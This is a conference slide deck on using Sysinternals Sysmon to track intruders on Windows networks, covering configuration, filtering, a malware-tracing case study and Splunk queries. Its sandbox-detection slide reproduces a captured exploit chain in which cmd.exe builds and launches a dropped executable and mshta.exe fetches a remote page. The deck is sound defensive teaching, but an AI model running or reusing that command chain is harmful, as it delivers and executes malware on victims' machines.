RSA*Conference2016

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Tracking Hackers on Your Network with Sysinternals Sysmon



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Windows Forensic Monitoring Limitations




- When attackers or malware get on your network, you need to construct a timeline
 - What was the entry point?
 - Did it spread between systems?
 - What happened on a particular system?
- Built-in Windows tooling make it hard to answer these questions:
 - Limited information captured for process creates and DLL loading
 - Network connection information simultaneously too limited and verbose
 - No way to capture common attacker behavior (e.g. thread injection)

Sysinternals Sysmon (System Monitor)



- Background system monitoring utility
 - Record system events to the Windows event log
 - Can be used for system anomaly detection
 - Forensics can trace intruder activity across the network
- I wrote it for use within Microsoft corporate network
 - To understand attacker behavior and tools
 - Significant contributions by Thomas Garnier
- Free download from <u>Sysinternals.com</u>



Agenda



- Sysmon Overview
- Architecture and Advanced Filtering
- System Forensics
- Network Analysis
- Tips

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Sysmon Command-Line Usage



- Installation: sysmon -i -accepteula [options]
 - Extracts binaries into %systemroot%
 - Registers event log manifest
 - Enables default configuration
- Viewing and updating configuration: sysmon -c [options]
 - Updates take effect immediately
 - Options can be basic options or a configuration file
- Register event manifest for viewing logs only: sysmon -m
- Uninstall: sysmon -u

Sysmon Events



Category	Event ID
Process Create	1
Process Terminated	5
Driver Loaded	6
Image Loaded	7
File Creation Time Changed	2
Network Connection	3
CreateRemoteThread	8
RawAccessRead*	9
Sysmon Service State Change	4
Error	255

Basic Configuration Options



Installing with no options logs all the following with SHA1 hashes where applicable:

Process create, Process terminate, Driver loaded, File creation time changed, RawAccessRead, CreateRemoteThread, Sysmon service state changed


Additional basic options:

Option	Description
-h [SHA1] [MD5] [SHA256] [IMPHASH] [*]	Hash algorithm(s)
-n [process,]	Logs network events
-l [process,]	Logs image load events
	Restores default configuration (-c only)

Hashes and VirusTotal



You can extract a hash and paste it into VT search for a report:



Advanced Configuration



- Basic options are limited:
 - Cannot disable events via basic options (e.g. CreateRemoteThread, RawAccessRead)
 - Advanced filtering not possible (e.g. process name filters)
- Sysmon configuration file supports all configuration options:

install: sysmon -i -accepteula c:\SysmonConfig.xml

update: sysmon -c c:\SysmonConfig.xml

Configuration File Schema



- Schema version: current is 2.01 (RawReadAccess added)
- HashAlgorithms:
 - Applies to all events
 - '*' for all hash types
- EventFiltering:
 - Flexible filtering rules
 - If event type not specified, default capture rule applies

```
⊟<Sysmon schemaversion="2.0">
   <!-- Capture all hashes -->
   <HashAlgorithms>*</HashAlgorithms>
   <EventFiltering>
     <ProcessCreate onmatch="include">
       <Image condition="contains">notepad</Image>
     </ProcessCreate>
     <FileCreateTime onmatch="include"/>
     <ImageLoad onmatch="include"/>
     <CreateRemoteThread onmatch="include"/>
     <ProcessTerminate onmatch="include">
       <Image condition="contains">notepad</Image>
     </ProcessTerminate>
     <DriverLoad onmatch="exclude"/>
     <NetworkConnect onmatch="include"/>
   </EventFiltering>
 </Sysmon>
```

Event Tags



- Each event is specified using its tag
- Onmatch can be "include" or "exclude"
 - Include and exclude refer to filter effect
 - Filters described later...

```
<tag onmatch="include"> <tag onmatch="exclude"> </tag onmatch="exclude"
```

Tags ProcessCreate ProcessTerminate FileCreateTime NetworkConnect DriverLoad ImageLoad CreateRemoteThread

RawAccessRead

Event Tags With No Filters



- Useful for enabling specific event types
- If no filter, onmatch has opposite effect:
 - Include: don't log any events
 - Exclude: log all events of the tag type
- This configuration enables the following:
 - ProcessCreate: because of onmatch exclude
 - ProcessTerminate: because it is omitted and by default enabled

```
- ⟨Sysmon
         schemaversion="2.01">
   <EventFiltering>
     <ProcessCreate onmatch="exclude"/>
     <DriverLoad onmatch="include"/>
     <ImageLoad onmatch="include"/>
     <FileCreateTime onmatch="include"/>
     <NetworkConnect onmatch="include"/>
     <CreateRemoteThread onmatch="include"/>
     <RawAccessRead onmatch="include"/>
   </EventFiltering>
 </Sysmon>
```

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


Architecture and Advanced Filtering

Sysmon Architecture



- Windows service and device driver (~1.5 MB total)
 - Single binary includes 32-bit and 64-bit versions of both
 - Service doubles as command-line frontend
- Configuration stored in HKLM\System\CCS\Services\SysmonDrv\Parameters



Advanced Filtering

</eventtag>



- Filters are specified as event field conditions:
 - Field is any field in event schema
 - Condition types can be used with any field

```
<eventtag onmatch="include">
  <field condition="conditiontype">value</field>
  ...
```

ConditionType
is
Is not
contains
excludes
begin with
end with
less than
more than
image

Process Events



- Generated from
 PsSetCreateProcessNotifyRoutine
 PsSetCreateThreadNotifyRoutine
 - Image, command line, etc. captured from PEB
 - Hashes captured by driver
- ProcessGuid, LogonGuid uniquely identify process (PID and LogonId can be reused)

ProcessCreate		
UtcTime	Hashes	
ProcessGuid	ParentPro	ocessGuid
ProcessId	ParentProcessId	
Image	Parentimage	
CommandLine	ParentCommandLine	
CurrentDirectory		
User		ProcessTerminate
LogonGuid		UtcTime
LogonId	ProcessGuid	
TerminalSessionId		ProcessId
IntegrityLevel		Image

Image and Driver Loaded



- Generated from PsSetLoadImageNotifyRoutine
 - Hash captured by driver
 - Signature captured by service
 - Image is process image
 - ImageLoaded is driver/DLL image

DriverLoaded
UtcTime
ImageLoaded
Hashes
Signed
Signature

File Events



- Generated by file system mini-filter
- File timestamps commonly changed by attackers covering their tracks
 - Dropped files blend in
 - Altered files appear unchanged
- Watch for false positives:
 - ZIP extractors change timestamps to match source files
 - Browsers change timestamps to match original file download

File Creation Time Changed			
UtcTime			
ProcessGuid			
ProcessId			
Image			
TargetFileName			
CreationUtcTime			
PreviousCreationUtcTime			

Network Events



- Generated by service ETW tracing
 - Both UDP and TCP
 - Includes DNS and port name resolution
- Initiated indicates process initiated TCP connection
- Recorded on first process+source+dest tuple observed

Network Connection Detected
UtcTime
ProcessGuid
ProcessId
Image
User
Protocol
Initiated
SourceIsIpv6
Sourcelp
SourceHostName
SourcePort
SourcePortName

DestinationIsIpv6

DestinationIp

DestinationHostName

DesinationPort

DesinationPortName

Thread Events



- Generated from PsSetCreateThreadNotifyRoutine when source process different from thread process
 - Start module determined from thread start address mapping to PEB loaded module list
 - Start function is reported if exact match to function in image export table
- Common for malware injecting code into another process
 - To cover tracks
 - To easily operate in target address space
 - There can be false positives: debuggers, crash dumps

CreateRemoteThread Detected
UtcTime
SourceProcessGuid
SourceProcessId
Sourcelmage
TargetProcessGuid
TargetProcessId
TargetImage
NewThreadId
StartAddress
StartModule
StartFunction

Disk/Volume Read Events



- Generated from file system mini-filter when volume/disk is opened directly
- Common for malware bypassing standard security protections/auditing
 - e.g. extracting password hashes from data files

RawReadAccess Detected		
UtcTime		
ProcessGuid		
ProcessId		
Image		
Device		

Filter Examples



Include only Google Chrome network activity:

```
<NetworkConnect onmatch="include">
  </mage condition="contains">chrome.exe
</NetworkConnect >
```

Include thread injections into winlogon and Isass:

```
<CreateRemoteThread onmatch="include">
   <TargetImage condition="image">lsass.exe</TargetImage>
   <TargetImage condition="image">winlogon.exe</TargetImage>
</CreateRemoteThread >
```

Exclude all Microsoft-signed image loads:

```
<ImageLoad onmatch="exclude">
   <Signature condition="contains">microsoft</Signature>
   <Signature condition="contains">windows</Signature>
 </lmageLoad>
                               23
```

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


System Forensics:

The Case of the Unwanted Software, SONAR



- Mom's PC repeatedly infected with malware
 - Either MS Security Essentials or I would clean it
 - Made her standard user
 - She still got infected





Saw from Defender log that malware was using the name drvinst:


```
2014-08-23T21:48:54.331Z DETECTION_ADD Adware:win32/BetterSuri Tolder:C:\Program Files (x00)\WebexpEnhancedv1\
2014-08-23T21:48:54.331Z DETECTIONEVENT Trojan:Win32/Comame!gmb file:C:\Users\test\AppData\Local\Temp\drvinst001.exe;
2014-08-23T21:48:54.331Z DETECTION_ADD Trojan:Win32/Comame!gmb file:C:\Users\test\AppData\Local\Temp\drvinst001.exe
2014-08-23T21:48:54.331Z DETECTION_ADD Trojan:Win32/Comame!gmb file:C:\Users\test\AppData\Local\Temp\drvinst01.exe

// Comame!gmb file:C:\Users\test\AppData\Local\Temp\drvinst001.exe
```

- Where was it coming from?
- Installed Sysmon to hope to trace the cause
- Sure, enough, system was reinfected...




- Remotely connected and downloaded Sysmon log
- Searched for drvinst and found MSEE cleaning infection at 9/14/14
 4:21 AM, but no suspicious entries nearby:





Searched again for drvinst and came across Drvinst-2.exe launch



Launched by SwvUpdater, so searched for that...




Saw entry that showed it was launched by scheduled task:

IIIIOIIIIatioii	3/ 13/2014 12:20:00 FIVI	Systricti	3 (1)	
Information	9/13/2014 12:20:00 PM	Sysmon	1 (1)	
Event 1, Sysmon				
General Details				
Details				
Process Create:				
UtcTime: 9/13/2014	7:20 PM			
ProcessGuid: {00000	000-98e0-5414-0000-0010e31c8	8a02}		
ProcessId: 1044				
Image: C:\Users\test	:\AppData\Local\SwvUpdater\U	Jpdater.exe		
CommandLine: C:\U	Jsers\test\AppData\Local\SwvU	Jpdater\Updater.exe		
User: Vera-PC\test				
LogonGuid: {000000	00-d33f-5412-0000-0020a7d117	701}		
Logonld: 0x117D1A7				
TerminalSessionId: 1				
IntegrityLevel: Media	um			
HashType: SHA1				
	FCD72784A5AD71EDC9A7D5F1	C93C6		
	{00000000-98e0-5414-0000-0010			
IParentProcessig: 444	•	003100002		
	•			
ParentImage: C:\Windows\system32\taskeng.exe ParentCommandLine: taskeng.exe {F947D593-66C1-488A-A7A3-15285F57A197} S-1-5-21-2887316570-1895330918-3402888480-1				
Farencommandem	e. taskerig.exe (1947D393-00C1	-400M-M/M3*13203F3/M1	131 3-1-3-21-2001310310-	1033330310-3402000400-1


#RSAC

- Used Sigcheck to submit it to VirusTotal
 - Many engines flagged it as malicious
 - Sadly, MSEE did not (subsequently submitted to MS)
- How could I have missed it?





Opened Autoruns and found its scheduled task:



- Had overlooked it in cleanings because of generic description and valid signature
- Disabled it: problem solved

SONAR



- Detonation chamber for malware, O365 attachment validation, IE 0day detection
 - Sysmon logs detect malware escape from Windows, IE and Office sandboxes
 - Sysmon log analysis can lead researchers to escape vulnerability
- Flash 0-day detected in December:

Image	CommandLine	Parentimage	ParentImage CommandLine
C:\Program Files\Internet Explorer\iexplore.exe	C:\Program Files\Internet Explorer\iexplore.exe SCODEF:512 CREDAT:267521 /prefetch:2		C:\Program Files\Internet Explorer\iexplore.exe http://[REDACTED].com/Infected.swf
C:\Windows\System32\cmd.exe	cmd /c echo set/p="MZ">"c:\users\user\appdata\local\temp\low\execb.exe"&type "c:\users\user\appdata\local\temp\low\S">>"c:\users\user\appdata\local\temp\low\execb.exe" ow\execb.exe"&"c:\users\user\appdata\local\temp\low\execb.exe"		C:\Program Files\Internet Explorer\iexplore.exe SCODEF:512 CREDAT:267521 /prefetch:2
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /S /D /c" set/p="MZ" 1>"c:\users\user\appdata\local\temp\low\execb.exe""		cmd/c echo set/p="MZ">"c:\users\user\appdata\local\temp\low\ execb.exe"&type "c:\users\user\appdata\local\temp\low\S">>"c:\users\user\appdata\local\temp\low\execb.exe"&"c:\users\user\appdata\local\temp\low\execb.exe"&"c:\users\user\appdata\local\temp\low\execb.exe"
C:\Users\User\AppData\Local\Temp\Low\execb.exe	"c:\users\user\appdata\local\temp\low\execb.exe"		C:\Windows\system32\cmd.exe /S /D /c" set/p="MZ" 1>"c:\users\user\appdata\local\temp\low\execb.exe""
C:\Windows\System32\mshta.exe	C:\Windows\system32\mshta.exe "http://[REDACTED].com/Page.aspx"	c:\users\user\appdata\local\temp\low\execb.exe	"c:\users\user\appdata\local\temp\low\execb.exe"

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Network-Wide Monitoring:

Splunk,

Microsoft Operations Management Suite

Splunk



- Splunk enables collection and rich queries of Sysmon data
- Configuring Splunk for Sysmon (https://github.com/splunk/TA-microsoft-sysmon):
 - Install Splunk universal forwarder on Sysmon systems
 - Install Splunk Sysmon TA on search heads
 - Set Sysmon configuration to exclude Splunk binaries

```
<Image condition="end with">splunk</Image>
<Image condition="end with">msg_replay.exe</Image>
```

Splunk Example Queries



- See http://blogs.splunk.com/2014/11/24/monitoring-network-traffic-with-sysmon-and-splunk/
- Processes grouped by logon GUID:

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 NOT User="NT AUTHORITY\\SYSTEM" | stats values(User) as User, values(CommandLine) as CommandLine, values(ProcessId) as ProcessId, values(ParentProcessId) as ParentProcessId values(ParentCommandLine) as ParentCommandLine by LogonGuid
```

Outbound connections by process:

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=3 Protocol=tcp Initiated=true | eval
src=if(isnotnull(SourceHostname), SourceHostname+":"+SourcePort, SourceIp+":"+SourcePort) | eval
dest=if(isnotnull(DestinationHostname), DestinationHostname+":"+DestinationPort, DestinationIp+":"+DestinationPort) |
eval src_dest=src + " => " + dest | stats values(src_dest) as Connection by ProcessGuid ProcessId User Computer Image
```

Command line for non-local connections:

```
sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=3 Protocol=tcp Initiated=true | where DestinationIp!="127.0.0.1" AND DestinationHostname!=SourceHostname | table _time User Computer ProcessId ProcessGuid DestinationHostname DestinationPort | join type=inner [search sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=1 | table _time ProcessGuid ProcessId CommandLine]
```

Operations Management Suite



OMS

- System monitoring and configuration for Windows and Linux systems (VMs, physical, cloud, etc.)
- Includes support for agent that can forward arbitrary logs to Operational Insights service
- Logs can be used for:
 - Standing dashboard queries
 - Visualization
 - Ad-hoc exploration

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Best Practices and Tips



- Install it on all your systems
 - Proven at scale
 - Data will be there when you need it for DFIR
- Configure all event types for maximum visibility
 - Filter out noise, especially uninteresting image loads
 - Test overhead on mission-critical systems
 - Make sure event log is large enough to capture desired time window
- Forward events off box
 - To prevent deletion by attackers
 - For analyzing aggregate network behavior
 - For tracing activity between systems (e.g. pass-the-hash)

Summary

#RSAC

- Sysmon can give you deep insights into intrusions and infections
- Send cases, tips and feature requests to me:

mark.russinovich@microsoft.com @markrussinovich

 Sysmon and other Sysinternals tools are documented in the upcoming "Troubleshooting with the Sysinternals Tools"

